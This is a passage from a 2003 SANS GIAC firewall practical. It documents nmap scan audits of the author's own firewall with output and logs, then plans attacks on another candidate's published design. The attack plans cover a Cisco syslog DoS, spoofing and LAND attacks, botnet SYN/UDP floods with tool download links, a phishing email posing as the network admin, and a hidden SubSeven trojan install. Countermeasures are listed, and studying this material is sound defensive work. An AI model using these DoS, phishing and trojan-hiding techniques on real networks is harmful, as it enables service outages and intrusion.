| **Result** (Nmap) | `running: nmap -sU -n -P0 -p1-50,53,80,443 192.168.2.2`<br><br>`Starting nmap V. 3.00 ( www.insecure.org/nmap/ )`<br>`All 53 scanned ports on (192.168.2.2) are: filtered`<br><br>`Nmap run completed -- 1 IP address (1 host up) scanned in 72 seconds` |
| **Result** (SYSLOG) | `No syslog entry` |
| **Result** (Nmap OS detection) | `running OS Detection: nmap -sU -n -O -P0 -p1-50,53,80,443 192.168.2.2`<br><br>`Starting nmap V. 3.00 ( www.insecure.org/nmap/ )`<br>`Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port`<br>`All 53 scanned ports on (192.168.2.2) are: filtered`<br>`Too many fingerprints match this host for me to give an accurate OS guess`<br><br>`Nmap run completed -- 1 IP address (1 host up) scanned in 293 secondss` |
| **Conclusion** | Offense:<br>An attacker can not find an open port using the UDP Scan<br>Defense:<br>The firewall defeats the UDP Scan and OS Fingerprinting |

| Audit of the Internal Network firewall | |
|---|---|
| **Command** | (run from attack machine)<br>nmap -sO -n -P0 -p'1-50,53,80,443' 192.168.2.2<br>nmap -sO -n -O -P0 -p'1-50,53,80,443' 192.168.2.2<br><br>nmap will run a IP Protocol scan. It sends an raw IP packet with no protocol header. If a 'ICMP protocol unreachable message' comes back, the protocol is not in use. If nothing is returned, then the port is assumed to be open.<br>Note: ICMP is disabled on the firewall<br>It will not use DNS resolution<br>It will not ping the host<br>It will scan ports 1 to 50, 53, 80, 443 (to show the policy drops packets)<br>It will also scan port 25 (the port we opened) |
| **Result** (Nmap) | `running: nmap -sO -n -P0 -p1-50,53,80,443 192.168.2.2`<br><br>`Starting nmap V. 3.00 ( www.insecure.org/nmap/ )`<br>`Interesting protocols on (192.168.2.2):`<br>`Protocol State Name`<br>`1 open icmp`<br>`2 open igmp`<br>`3 open ggp`<br>`4 open ip` |


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

| Audit of the Internal Network firewall | |
|---|---|
| | 5 open st<br>6 open tcp<br>7 open cbt<br>...<br>25 open leaf-1<br>...<br>49 open bna<br>50 open esp<br>53 open swipe<br>80 open iso-ip |
| **Result** (SYSLOG) | No syslog entry |
| **Result** (Nmap OS detection) | Starting nmap V. 3.00 ( www.insecure.org/nmap/ )<br>Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port<br>Interesting protocols on (192.168.2.2):<br>Protocol State Name<br>1 open icmp<br>2 open igmp<br>3 open ggp<br>4 open ip<br>5 open st<br>6 open tcp<br>7 open cbt<br>...<br>25 open leaf-1<br>...<br>40 open il<br>41 open ipv6<br>42 open sdrp<br>43 open ipv6-route<br>44 open ipv6-frag<br>45 open idrp<br>46 open rsvp<br>47 open gre<br>48 open mhrp<br>49 open bna<br>50 open esp<br>53 open swipe<br>80 open iso-ip<br>Too many fingerprints match this host for me to give an accurate OS guess<br><br>Nmap run completed -- 1 IP address (1 host up) scanned in 286 seconds |
| **Conclusion** | Offense:<br>An attacker sees all ports are open on a RAW IP Scan.<br>Since the most of the ports are actually closed, the scanner reports wrong information.<br>Defense:<br>The firewall defeats the RAW IP Scan and OS Fingerprinting |

| Audit of the Internal Network firewall | |
|---|---|
| **Command** | (run from attack machine)<br>nmap -sA -n -P0 -p'1-50,53,80,443' 192.168.2.2<br>nmap -sA -n -O -P0 -p'1-50,53,80,443' 192.168.2.2<br><br>nmap will run a stealth ACK scan. (It sends an ACK, if a RST comes back, the port is unfiltered. If nothing or an ICMP |


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

| Audit of the Internal Network firewall | |
|---|---|
| | unreachable comes back, the port is filtered.)<br>It will not use DNS resolution<br>It will not ping the host<br>It will scan ports 1 to 50, 53, 80, 443 (to show the policy drops packets)<br>It will also scan port 25 (the port we opened) |
| **Result** (Nmap) | `running: nmap -sA -n -P0 -p1-50,53,80,443 192.168.2.2`<br><br>`Starting nmap V. 3.00 ( www.insecure.org/nmap/ )`<br>`All 53 scanned ports on (192.168.2.2) are: filtered`<br><br>`Nmap run completed -- 1 IP address (1 host up) scanned in 169 seconds` |
| **Result** (SYSLOG) | `Dec 21 16:18:42 firewall kernel: nmap -sA(ACK SCAN): IN=eth0 OUT=eth1 SRC=192.168.1.104 DST=192.168.3.5 LEN=40 TOS=0x00 PREC=0x00 TTL=36 ID=10022 PROTO=TCP SPT=41961 DPT=25 WINDOW=2048 RES=0x00 ACK URGP=0`<br>`Dec 21 16:18:42 firewall kernel: nmap -sA(ACK SCAN): IN=eth0 OUT=eth1 SRC=192.168.1.104 DST=192.168.3.5 LEN=40 TOS=0x00 PREC=0x00 TTL=36 ID=10022 PROTO=TCP SPT=41961 DPT=25 WINDOW=2048 RES=0x00 ACK URGP=0`<br>`Dec 21 16:18:42 firewall kernel: nmap -sA(ACK SCAN): IN=eth0 OUT=eth1 SRC=192.168.1.104 DST=192.168.3.5 LEN=40 TOS=0x00 PREC=0x00 TTL=36 ID=10022 PROTO=TCP SPT=41961 DPT=25 WINDOW=2048 RES=0x00 ACK URGP=0` |
| **Result** (Nmap OS detection) | `running OS Detection: nmap -sA -n -O -P0 -p1-50,53,80,443 192.168.2.2`<br><br>`Starting nmap V. 3.00 ( www.insecure.org/nmap/ )`<br>`Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port`<br>`All 53 scanned ports on (192.168.2.2) are: filtered`<br>`Too many fingerprints match this host for me to give an accurate OS guess`<br><br>`Nmap run completed -- 1 IP address (1 host up) scanned in 389 seconds` |
| **Conclusion** | Offense:<br>An attacker sees all ports as filtered on an ACK Scan<br>Defense:<br>The firewall defeats the ACK Scan and OS Fingerprinting. |

| Audit of the Internal Network firewall | |
|---|---|
| **Command** | (run from attack machine)<br>nmap -sW -n -P0 -p'1-50,53,80,443' 192.168.2.2<br>nmap -sW -n -O -P0 -p'1-50,53,80,443' 192.168.2.2<br><br>nmap will run a stealth Window scan. (It sends an ACK and a manipulated window size, if an RST comes back, the port is unfiltered. If nothing or an ICMP unreachable comes back, the port is filtered.)<br>It will not use DNS resolution<br>It will not ping the host<br>It will scan ports 1 to 50, 53, 80, 443 (to show the policy drops packets)<br>It will also scan port 25 (the port we opened) |
| **Result** (Nmap) | `running: nmap -sW -n -P0 -p1-50,53,80,443 192.168.2.2`<br><br>`Starting nmap V. 3.00 ( www.insecure.org/nmap/ )` |


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

| Audit of the Internal Network firewall | |
|---|---|
| | All 53 scanned ports on (192.168.2.2) are: filtered<br><br>Nmap run completed -- 1 IP address (1 host up) scanned in 168 seconds |
| **Result** (SYSLOG) | Dec 21 16:20:29 firewall kernel: nmap -sA(ACK SCAN): IN=eth0 OUT=eth1 SRC=192.168.1.104 DST=192.168.3.5 LEN=40 TOS=0x00 PREC=0x00 TTL=44 ID=50539 PROTO=TCP SPT=45504 DPT=25 WINDOW=2048 RES=0x00 ACK URGP=0<br>Dec 21 16:20:29 firewall kernel: nmap -sA(ACK SCAN): IN=eth0 OUT=eth1 SRC=192.168.1.104 DST=192.168.3.5 LEN=40 TOS=0x00 PREC=0x00 TTL=44 ID=50539 PROTO=TCP SPT=45504 DPT=25 WINDOW=2048 RES=0x00 ACK URGP=0<br>Dec 21 16:20:29 firewall kernel: nmap -sA(ACK SCAN): IN=eth0 OUT=eth1 SRC=192.168.1.104 DST=192.168.3.5 LEN=40 TOS=0x00 PREC=0x00 TTL=44 ID=50539 PROTO=TCP SPT=45504 DPT=25 WINDOW=2048 RES=0x00 ACK URGP=0 |
| **Result** (Nmap OS detection) | running OS Detection: nmap -sA -n -O -P0 -p1-50,53,80,443 192.168.2.2<br><br>Starting nmap V. 3.00 ( www.insecure.org/nmap/ )<br>Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port<br>All 53 scanned ports on (192.168.2.2) are: filtered<br>Too many fingerprints match this host for me to give an accurate OS guess<br><br>Nmap run completed -- 1 IP address (1 host up) scanned in 389 seconds |
| **Conclusion** | Offense:<br>An attacker sees all ports as filtered on a Window Scan<br>Defense:<br>The firewall defeats the Window Scan and OS Fingerprinting |

| Audit of the Internal Network firewall | |
|---|---|
| **Command** | (run from attack machine)<br>nmap -sS -D 192.168.1.1,192.168.1.105,141.202.248.201,209.11.107.14,64.236.24.12,207.46.249.27,ME -n -P0 -p'80' 192.168.2.2<br><br>nmap will run a stealth TCP SYN scan. (It sends a SYN, if a SYN/ACK comes back, nmap will send a RST)<br>It will use decoy addresses to confuse the firewall logs regarding the source of the scan.<br>It will not use DNS resolution<br>It will not ping the host<br>It will scan ports 1 to 50,53, 80, 443 (to show the policy drops packets)<br>It will also scan port 25 (the port we opened)<br>(We already know the TCP SYN scan reports the open ports and some OS info. The reason for this scan is to evaluate if the kernel is preventing spoofed addresses.) |
| **Result** (Nmap) | running: nmap -sS -D 192.168.1.1,192.168.1.105,141.202.248.201,209.11.107.14,64.236.24.12,207.46.249.27,ME -n -P0 -p 80 192.168.2.2<br><br>Starting nmap V. 3.00 ( www.insecure.org/nmap/ )<br>Interesting ports on (192.168.2.2):<br>Port State Service<br>25/tcp open http |


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

| Audit of the Internal Network firewall | |
|---|---|
| | Nmap run completed -- 1 IP address (1 host up) scanned in 0 seconds |
| **Result** (SYSLOG) | Dec 21 23:31:15 firewall kernel: nmap -sS/-sT(SYN-1/2 SCAN): IN=eth0 OUT=eth1 SRC=192.168.1.1 DST=192.168.3.5 LEN=40 TOS=0x00 PREC=0x00 TTL=254 ID=0 DF PROTO=TCP SPT=54975 DPT=25 WINDOW=0 RES=0x00 RST URGP=0<br>Dec 21 23:31:15 firewall kernel: nmap -sS/-sT(SYN-1/2 SCAN): IN=eth0 OUT=eth1 SRC=192.168.1.1 DST=192.168.3.5 LEN=40 TOS=0x00 PREC=0x00 TTL=254 ID=0 DF PROTO=TCP SPT=54975 DPT=25 WINDOW=0 RES=0x00 RST URGP=0<br>Dec 21 23:31:15 firewall kernel: nmap -sS/-sT(SYN-1/2 SCAN): IN=eth0 OUT=eth1 SRC=192.168.1.1 DST=192.168.3.5 LEN=40 TOS=0x00 PREC=0x00 TTL=254 ID=0 DF PROTO=TCP SPT=54975 DPT=25 WINDOW=0 RES=0x00 RST URGP=0<br>Dec 21 23:31:15 firewall kernel: nmap -sS/-sT(SYN-1/2 SCAN): IN=eth0 OUT=eth1 SRC=192.168.1.1 DST=192.168.3.5 LEN=40 TOS=0x00 PREC=0x00 TTL=254 ID=0 DF PROTO=TCP SPT=54975 DPT=25 WINDOW=0 RES=0x00 RST URGP=0<br>Dec 21 23:31:15 firewall kernel: nmap -sS/-sT(SYN-1/2 SCAN): IN=eth0 OUT=eth1 SRC=192.168.1.104 DST=192.168.3.5 LEN=40 TOS=0x00 PREC=0x00 TTL=254 ID=0 DF PROTO=TCP SPT=54975 DPT=25 WINDOW=0 RES=0x00 RST URGP=0<br>Dec 21 23:31:15 firewall kernel: nmap -sS/-sT(SYN-1/2 SCAN): IN=eth0 OUT=eth1 SRC=192.168.1.104 DST=192.168.3.5 LEN=40 TOS=0x00 PREC=0x00 TTL=254 ID=0 DF PROTO=TCP SPT=54975 DPT=25 WINDOW=0 RES=0x00 RST URGP=0<br>Dec 21 23:31:15 firewall kernel: nmap -sS/-sT(SYN-1/2 SCAN): IN=eth0 OUT=eth1 SRC=192.168.1.104 DST=192.168.3.5 LEN=40 TOS=0x00 PREC=0x00 TTL=254 ID=0 DF PROTO=TCP SPT=54975 DPT=25 WINDOW=0 RES=0x00 RST URGP=0 |
| **Conclusion** | Offense:<br>An attacker can slip the router's internal address (192.168.1.1) into the decoy list.<br>Defense:<br>Since nmap had 6 source addresses (excluding the real one), it looks as if the firewall comes out ahead of the decoy. The test was run six times. 3 out of 6 times the only decoy that made it past the kernel is the address of the router. |


### 3.2.3 Conclusions for the audit

| Audit of the Web Server Firewall: Conclusion |
|---|
| Out of 9 Scanning techniques, 7 are defeated. The 2 other scans can be managed. Dropping spoofed addresses works with the exception of the router address. The firewall lets the outside access the web server and the web server can access the Internet. Violations of policy are logged to the syslog. The firewall is generally working as designed. |

| Audit of the Main Internal Network Firewall: Conclusion |
|---|
| Out of 9 Scanning techniques, 7 are defeated. The 2 other scans can be managed. Droping spoofed addresses works with the exception of the router address. SMTP Mail is able to enter and leave the firewall. Users are able to reach the internet with a Web Browser, the DNS cache is able to get updates from the Internet, and Spam Assassin is able to get updates. Violations of policy are logged to the syslog. The firewall is generally working as designed. |


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

### 3.2.4 Recommendation for network design





© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

The recommendation for the new design includes the following new features:

- A service network which includes a SMTP server which will replay the mail to athe internal SMTP mail server. Also a DNS in the service network to split how the DNS makes contact with the Internet.
- A management network which will house a central Syslog and where log the log post processing described earlier in this paper will take place. All the firewalls will forward send Syslog information to this network.
- A network monitor machine which will collect SNMP Traps and other methods for alerts.
- The routing firewall will run Secure Shell and forwarded by running Syslog-ng (which allows sylog to run over TCP)

### 3.2.5 Recomendations to be implemented in the next month/year

**Recommendations for the next month:**

- Design a better way of routing. Currently the routing firewall is in place and it uses RIP to resolve IP addresses to MAC addresses. This will need to change. Look to use OSPF or BGP routing for routing which is not as susceptible to ARP attacks but still dynamic.
- Get a reverse proxy in front of the web server. This should prevent many types of attacks such as Buffer Overflows and Directory Traversal.
- Synchronize all servers time stamps with Network Time Protocol. This will make correlating logs from different servers easier.
- Setup a remote Syslog server with Syslog-NG
- Setup a service network SMTP server and DNS server to be the front line to the of access to the Internet.


**Recommendations for the next year:**

- Monitor all subnets with Network Intrusion detection.
- Send staff to SANS training on Intrusion Detection.
- Tighten up the rules for the VPN traffic from Partners. This is too open for long term security.
- Start a process of running a vulnerability scanner to audit logging policy and find vulnerabilities.
- Design a way to audit the syslogs for accuracy.


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

## Section 4.0 Design Under Fire

In Design Under Fire I must present 3 ways to attack a SANS GIAC Firewall paper, which has been posted in the last 6 months. I have chosen the paper of Keith Konecnik.
http://www.giac.org/practical/Keith_Konecnik_GCFW.zip




## 4.1 Attack the firewall

Preparing for the attack on the firewall:
Keith has a Cisco 2610 router. Keith has only written spoofing rules into the Router and not provided Defense in Depth by also repeating similar rules in the firewall. The router has a vulnerability which a patch has been provided by Cisco, but it has not been rolled into a main fix. It seems the fix is still in an “interim release” which is as Cisco states “may have serious bugs”.
The paper does not document which updates are made to the router. Since the patch is separate from the latest version of IOS. I would also assume that the admin would not patch the router with an “interm release”. I am assuming, the patch did not get applied. This vulnerability is based on the UDP port 514 (syslog) being open. If the port is open and an invalid UDP packet (such as a


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

zero byte UDP packet) is sent to the port, it will either hang the router and in some cases reboot the router.
See the following for the information on the vulnerability:
http://akson.sgh.waw.pl/~chopin/ios 120/relnote/2600ser/rn2600.htm
http://packetstormsecurity.org/9901-exploits/cisco-ios-DoS.alert.txt
http://www.cisco.com/warp/public/770/iossyslog-pub.shtml

I can send a zero byte UDP packet with nmap.
nmap -sU -p 514 (router IP address)

Keith has UDP port 514 open and did not block it on the external interface. So the port is accessible from the Internet. I can take advantage of the exploit from any Internet connected machine. This attack sometimes gets logged, but as a reboot of the router. Sometimes it does not get logged at all. So this can be a difficult problem to troubleshoot for the admin. This exploit can be sent over and over until the admin has to reconfigure the router. The paper does not document how Keith will remake or restore the ACLs. If it was critical to get the router back up and running, he may forget this rule. This is what is the next phase of the attack depends on. If the spoof protection rule is set again, then my phase 2 will not work since the router will still protect against spoofed packets.

When the router is reconfigured, and back up. I can test the rule about spoofed addresses with 2 commands:

192.168.1.240 (a different machine on the same local network)
192.168.10.200 (firewall external address)

1) tcpdump src host 192.168.1.240
TPCDump is only going to report packets which have a source address of 192.168.1.240

2) nmap -sS -P0 -D 192.168.1.204 -p 80 192.168.10.200
Send a SYN scan to the firewall with the spoofed address. If the rule is disabled, then a SYN/ACK will return to this subnet. If a SYN/ACK does not come back then the packet was dropped by the router.

The router dropping the packet is documented in this URL:
http://www.cisco.com/warp/public/707/newsflash.html#prevention
This feature examines each packet received as input on that interface. If the source IP address does not have a route in the CEF tables that points back to the same interface on which the packet arrived, the router drops the packet

What I would do is send the nmap command from the scanning machine and watch
for results on the other machine on the network. If the SYN/ACK comes back, then spoof protection is disabled.


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Here is my result from sending the command.

**Scanning machine:**
tcpdump: listening on eth0
20:11:05.201241 192.168.1.103.40932 > 63-100-47- 46.someurl.org.www: S 2328728922:2328728922(0) win 1024

**Other machine on the local network:**
tcpdump: listening on eth0
00:19;50.614313 63-100-47--46.someurl.org.www > 192.168.1.103: S 992454618:992454618(0) ack 2328728923 win 5840 <mss 1460> (DF)
00:19:50.615162 192.168.1.103.40932 > 63-100-47-46.someurl.org.www : R 2328728923:2328728923(0) win (DF)

Once I know the router is no longer protecting the firewall from spoofed addresses, phase 2 of the attack begins.

Keith's router also blocks ICMP Unreachable messages from leaving the network, but not other types of ICMP messages. His firewall is Debian Linux with IPTables. IPTables has an error where it can leak information about the internal network.

The vulnerability is documented here:
http://online.securityfocus.com/archive/1/271530
http://online.securityfocus.com/archive/1/271656
With this vulnerability, I can find the internal IP address of the network.

Once I have the internal IP address, I can send a LAND attack to the internal interface of the firewall and potentially any machine inside the firewall.
A LAND attack is when a packet contains the same source and destination address. The receiving machine will experience a Denial of Service (DoS) trying to make sense of the packet. This will render the firewall useless until rebooted.

The script to run a LAND attack:
http://packetstormsecurity.org/DoS/spkie.sh5.3.tgz

Likelihood of success:
Since this attack depends on the admin being in a panic it is not an attack I could run with confidence against the firewall. But since the router will crash every time until the configuration is changed, the over all effect of preventing the network from operation will succeed. But if the admin does forget to set the spoof protection rules then I am very likely to succeed in the attack against the firewall.

How to prevent this attack:
1) Block the external UDP port 514 as per this URL:
http://www.cisco.com/warp/public/770/iossyslog-pub.shtml
2) Provide defense in depth by having spoofing rules/kernel settings on the firewall.
3) Filter all of ICMP from leaving the network, not just unreachables.


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

### 4.2 Denial of service attack

With this attack, I have 50 cable modems compromised controlled by Loki. Since the router does not have SYN rate limiting nor does the firewall have Syn-cookies enabled. I will SYN flood his web server. Added to this attack, since UDP port 514 is open to both the Internet and the internal network and the firewall will route to the syslog server, I will UDP flood his syslog server. This way when the attack is running, he is not likely to have syslogs with any usable information since the syslog server will be denied the ability to accept the logging from the web server.
Tools to carry out the attack:
Loki (To control the 50 cable modems)
http://209.100.212.5/cgibin/search/search.cgi?searchvalue=loki&type=archives&%5Bsearch%5D.x=27&%5Bsearch%5D.y=8

SYN Flood for Windows XP and Windows 2000
http://packetstormsecurity.org/DoS/syn_v1_3.zip

UDP Flood
http://packetstormsecurity.org/DoS/udpflood.zip

Likelihood of success:
This is very likely to succeed. The scripts are already available. The design is vulnerable to this attack.

How to prevent this attack:
1) On the router, enable SYN Rate limiting.
This helps to prevent the attack by slowing down the amount (or rate) of Syn packets which can be sent into the network or specific server. This keeps the server from having to exhaust all its ports while waiting for a reply.
http://www.cisco.com/warp/public/63/car_rate_limit_icmp.html#rate_limit_tcp_syn

2) On the firewall, enable SYN-Cookies
This feature prevents the SYN flood by verifying the actual connection.
If the connection can not be verified, then the connection is torn down. This process happens faster then waiting for a simple timeout. Hence it this also prevents the all the ports from being exhausted.
http://cr.yp.to/syncookies.html
http://www.debian.org/doc/manuals/securing-debian-howto/ch11.en.html#s11.2.5
http://www.debian.org/doc/manuals/securing-debian-howto/ch4.en.html#s-tcp-syncookies
3) Block UDP 514 on the external interface of the router.


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

4) When opening up UDP 514 on the firewall, have the rules validate a source address from the router. This rule with spoof-protection on the firewall will assure that only the router will be able to pass the rule.

### 4.3 Compromise an internal system through the perimeter

Keith's network has 2 e-mail servers.
One is reachable from the Internet and the second
one is only reachable within the internal network. The external
mail server forwards mail to the internal mail server. Keith did not
state what SMTP mail server he is using. Since he is using Linux
through much of his network, I will assume he is running Sendmail.
Keith has also not stated what client machines he is using in his netowrk.
Due to the overwhelming percentage of machines using Windows as a client OS,
I will assume he is using Windows 2000 Professional for his employees.

Steps before the attack

1) Go to the GIAC web site, click on the "Contact Us" link.
I would collect the mail addresses, names and phone numbers of
the employees.

2) With my list of information, I will determine if I have the following:
    a) The Network Admin's name and e-mail address.
    b) At least 10 employees' e-mail addresses or at least 10 valid names

If I do not have the above qualification, then I will call GAIC's offices
and socially manipulate the names of employees and the Network Admin using
the "confused customer" and the "lost puppy" routines.

3a) If I have all the e-mail addresses, go to step 4.

3b) If I have only names, write a little script which will list the possible
name combinations for e-mail addresses per name. The script will perform a
simple permiutation (!) formula which will generate a list of possible e-mail
addresses of internal employees. The permiutatuion will exhaust all possible
combinations of the names collected from the previous research.

4) Get a temp e-mail account from Yahoo.

5) Take my list of e-mails and vaild them by using a "Sendmail Brute Force
Validator". This program will abuse features defined in RFC821. For a detailed
explantion by the writers of this exploit and compilable code see appendix D.
Once this technique is finished, I will know what e-mail addresses are valid. Also
remember I need to have obtained the network Admin's e-mail address to make
the attack believable.


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

The attack

So now here is how I will compromise a client machine within his internal network.

1) I will implement the previous attack on the web server and syslog. This will keep the network admins distracted for some time. Also an attack on the network will usually make it's way through the rumor mill.

2) While the admins are busy responding to the SYN and UDP Floods, I will send the following e-mail spoofed as the Network Admin.
(See Appendix E for a sample PERL script for how I can spoof this e-mail.)
---
Attention GIAC Employees

We are currently experiencing a Denial of Service on our Network.
This may be caused by a worm making its' way across the Internet.
To help us troubleshoot this issue, please install the following attachement:
"DoS GREP". This utility will identify if you have the worm installed.
If you do not, it will prevent the worm from being installed.

Because we are working to address the issue, please do not call or e-mail back.
We will conduct a meeting later where we will all address your
questions and concerns.

Thank you for your help.

The Network Admin.
---

So now every employee who wants to be helpful or at least follow instructions, will now install this utility. However the utility is not "DoS GREP", but SubSeven.

This version of SubSeven has the following options:
Send an e-mail when it is installed.
Run a separate script the installation is complete.
Take commands from ICMP echo replies.

The separate script will do the following:

Use the SUBST command on Windows to make a directory which is longer than 256 characters. Copy the installer into that directory and then remove the SUBST mapping. Then it will make an AT job to run another script. This script will check if SubSeven is installed. If it is not installed, then it will issue the SUBST command, reinstall SubSeven and reissue SUBST again to rehide the files.


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

So at this point whoever installed the program is now compromised with a program where I can control the actions of the OS and copy files.
This would linclude any drives which are mapped to other machines.
This would also include file server drive mappings.

Relevant programs and issues:

To download SubSeven:
http://packetstormsecurity.org/trojans/Subseven.2.2.zip

A description of SubSeven as per Symantec:
http://securityresponse.symantec.com/avcenter/venc/data/backdoor.subseven.22.a.html

Here is how I can hide the installation of SubSeven on Windows NT, 2000, XP.
